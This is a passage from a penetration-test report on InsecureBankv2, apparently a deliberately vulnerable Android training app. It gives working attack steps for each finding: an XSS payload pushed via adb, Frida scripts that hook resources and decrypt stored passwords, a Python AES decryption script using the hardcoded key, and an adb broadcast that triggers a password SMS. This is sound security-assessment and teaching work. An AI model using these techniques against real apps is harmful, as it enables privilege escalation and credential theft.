
1.modify the file used by the application to have a simple XSS payload by making the same file name with the payload then push the file into the /sdcard directory

```
<script>alert(1)</script>
```




```
(bughunt)-(kali@kali)-[~]  
$ cat Statements_devadmin.html  
<script>alert(1)</script>  
(bughunt)-(kali@kali)-[~]
```

2.trigger the payload by loading the file into the webview using the activity view statement which handles the file and web view



```
(bughunt)-(kali@kali)-[~]  
$ adb push Statements_devadmin.html /storage/emulated/0/  
Statements_devadmin.html: 1 file pushed, 0 skipped. 0.1 MB/s (26 bytes in 0.000s)  
  
(bughunt)-(kali@kali)-[~]  
$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.ViewStatement  
Starting: Intent { cmp=com.android.insecurebankv2/.ViewStatement }
```

POC :



6.6 Privilege escalation in login activity by setting the is_admin string to yes instead of no :

Description :

application is granting an admin's functionality just relying on a string value set to no attacker can hook the resources file to change the value to yes or decompile the app modify the string value and then recompile the app

Impact :

attacker can get admin privileges and create users in the app

Remediation :


secure the admin's functionality using the security controls on the server side and never trust the requests from the APK

Steps To Reproduce :

- ## 1.Set up running frida server on the device and hook into the application process

```
(kali@kali)-[~/Desktop/root_tablet]
$ adb push frida-server-17.0.7-android-x86_64 /data/local/tmp
frida-server-17.0.7-android-x86_64: 1 file pushed. 0.7 MB/s (1106
(kali@kali)-[~/Desktop/root_tablet]
$ adb shell
gracelte:/ $ su
:/ # cd /data/password_Text;
:/data # cd local/tmp
:/data/local/tmp # ls
frida-server-17.0.7-android-x86_64;
/frida-server-17.0.7-android-x86_64
sh: ./frida-server-17.0.7-android-x86_64: can't execute: Permission
hmod +x frida-server-17.0.7-android-x86_64
/frida-server-17.0.7-android-x86_64
String;
[]
@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState)
1041 ueventd
1357 vndservicemanager
1365 vold
1414 vr_hwc
1785 webview_zygote
1509 wificond
1410 zygote
1409 zygote64
(kali@kali)-[~/Desktop]
$ frida-ps -U | grep -i shop
(kali@kali)-[~/Desktop]
$ frida-ps -U | grep -i bank
3539 InsecureBankv2
(kali@kali)-[~/Desktop]
$
```

- ## 2. make frida start the application with our script injected into the process



Frida script used :

to hook the resources class and enumerate resources by ID then modify the value no of the found resource (is_admin is now yes)

```
Java.perform(function () {
    var Resources = Java.use("android.content.res.Resources");
    Resources.getString.overload('int').implementation = function (id) {
        var result = this.getString(id);
        if (result === "no") {
            console.log("[+] Hooked is_admin string - changing to 'yes'");
            return "yes";
        }
        return result;
    };
});
```

POC :

6:18



InsecureBankv2



Username



Password

Create User

Login

Autofill Credentials



Security
Innovation®

THE SECURITY COMPANY
Create User functionality is still
Work-In-Progress!!

6.7 Privilege escalation via Access to developers endpoint :

Description :

allow access to hardcoded developers endpoint in the code rather than normally logging in which allow attacker to login with just the username no password needed

Impact :

attacker can bypass logging in and authenticate as devadmin


Remediation :

remove any hardcoded secret endpoint from the source code
implement robust authentication mechanism

Steps To Reproduce :

apply these credentials at the login activity username : devadmin password : ahmedsameh or any other password

POC :



6.8 Insecure broadcast receiver sends password in sms to specified phone number :

Description :

the broadcast receiver is exposed to other apps so any app can invoke its code execution with specified phone number to send the password unencrypted to

Impact :

Malicious apps can get the password leading to Account Take Over ATO

Remediation :

Don't export components that does sensitive actions to other applications

steps to reproduce :

broadcast receiver triggering

```
(bughunt)-(kali@kali)-[~]
└─$ adb shell am broadcast -n com.android.insecurebankv2/.MyBroadCastReceiver -a android.intent.action.ANY_ACTION --es phonenummer "01205346071" --es newpass "NewPassword123"
Broadcasting: Intent { act=android.intent.action.ANY_ACTION flg=0x400000 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
```

POC :

7:06



+20 120 534 6071



Updated Password
from: aaaaaaaaaa to:
NewPassword123

Now



Send message



6.9 Hardcoded Secrets :

Description :

application is using hardcoded cryptographic keys from the source code

Impact :

the application cryptographic operations is completely compromised any attacker can decrypt all files and data using the IV and key stored in the source code

Remediation :


avoid storing the key and IV hardcoded into the source code

Steps to reproduce :

1. Obtain the IV and key from the source code

```
String key = "This is the super secret key 123";  
byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
```

2. Obtain The encrypted data



The screenshot shows a terminal window with the following commands and output:

```
ey /: /data/user/0 # cd com.android.insecurebankv2/  
C/ : /data/user/0/com.android.insecurebankv2 # ls  
app_textures app_webview cache code_cache databases shared_prefs  
d shared_prefs/  
:/data/user/0/com.android.insecurebankv2/shared_prefs # ls  
WebViewChromiumPrefs.xml mySharedPreferences.xml  
com.android.insecurebankv2_preferences.xml  
at mySharedPreferences.xml  
ri <?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
") <map>  
es <string name="superSecurePassword">4yMkA04jA5N7jymVUz7uCg=&#10;  
a, <string name="EncryptedUsername">ZGV2YWRTaW4=&#13;&#10;  
:/data/user/0/com.android.insecurebankv2/shared_prefs #
```

3. Use the hardcoded secrets to decrypt the data

for password we can hook the function to decrypt rather than writing the whole class again :

```
Java.perform(function() {  
    var CryptoClass = Java.use("com.android.insecurebankv2.CryptoClass");
```

```

var crypto = CryptoClass.$new(); // Create a new instance

try {
    var decryptedPassword =
crypto.aesDecryptedString("4yMkA04jA5N7jymVUz7uCg==");
    console.log("[*] Decrypted Password: " + decryptedPassword);
} catch (e) {
    console.log("[-] Error: " + e);
}
});

```

or using python :

```

from base64 import b64decode
from Crypto.Cipher import AES

# Key and IV from CryptoClass
key = b"This is the super secret key 123"
iv = bytes([0] * 16) # 16 zero bytes

# Encrypted password (Base64)
encrypted_password = "4yMkA04jA5N7jymVUz7uCg=="

# Decrypt
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = cipher.decrypt(b64decode(encrypted_password))

# Remove PKCS#7 padding (if any)
padding_length = decrypted[-1]
plaintext = decrypted[:-padding_length].decode("utf-8")

print("Decrypted Password:", plaintext)

```

POC of username :

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ echo "ZGV2YWRTaW4=" | base64 -d  
devadmin  
(kali@kali)-[~]  
$
```

POC of password using FRIDA :

```
(bughunt)-(kali@kali)-[~/Desktop/insecure_bank_v2]  
$ frida -U -f com.android.insecurebankv2 -l hook_admin.js  
Frida 17.2.11 - A world-class dynamic instrumentation toolkit  
Commands:  
  help      → Displays the help system  
  object?   → Display information about 'object'  
  exit/quit → Exit  
More info at https://frida.re/docs/home/  
Connected to SM G965N (id=192.168.1.4:5556)  
Spawned com.android.insecurebankv2. Resuming main thread!  
[SM G965N::com.android.insecurebankv2 ]→ [*] Bypassing Superuser.apk check  
[*] Bypassing SU check  
[*] Decrypted Password: aaaaaaaaaa
```

this is the random password i wrote before but that confirm we have the ability to decrypt the credentials of the app

POC of password decrypted using python :

```
(bughunt)-(kali@kali)-[~]  
$ python3 decrypt.py  
Decrypted Password: aaaaaaaaaa
```

6.10 Insecure logging :

Description :

application logging sensitive data

Impact :

application can steal users' credentials


Remediation :

avoid logging sensitive information at production stage application

Steps To Reproduce :

use adb logcat and search for any tag used in the application such as Successful login which is associated with user's credentials

POC :



The screenshot shows a terminal window with adb logcat output. A green box highlights the following log entry:
07-21 18:41:59.000 4562 4599 D Successful Login:: , account=devadmin:aaaaaaaaaa
The text 'QLi' is visible on the left side of the terminal window.

6.11 No Code obfuscation :

Description :

no code obfuscation in place which allows attacker to observe classes and methods names


Impact :

makes reversing the application and understanding its logic easier for attacker

Remediation :

use obfuscation tools like R8

POC :



6.12 Root detection bypass

Description :

application's root detection mechanism can be bypassed

Impact :

Allow attacker to have full control over APK in the runtime

Remediation :

implement stronger root detection and implement its code in the Native library side rather than java side which can make it harder for attackers to reverse and understand and reverse

Steps To Reproduce :

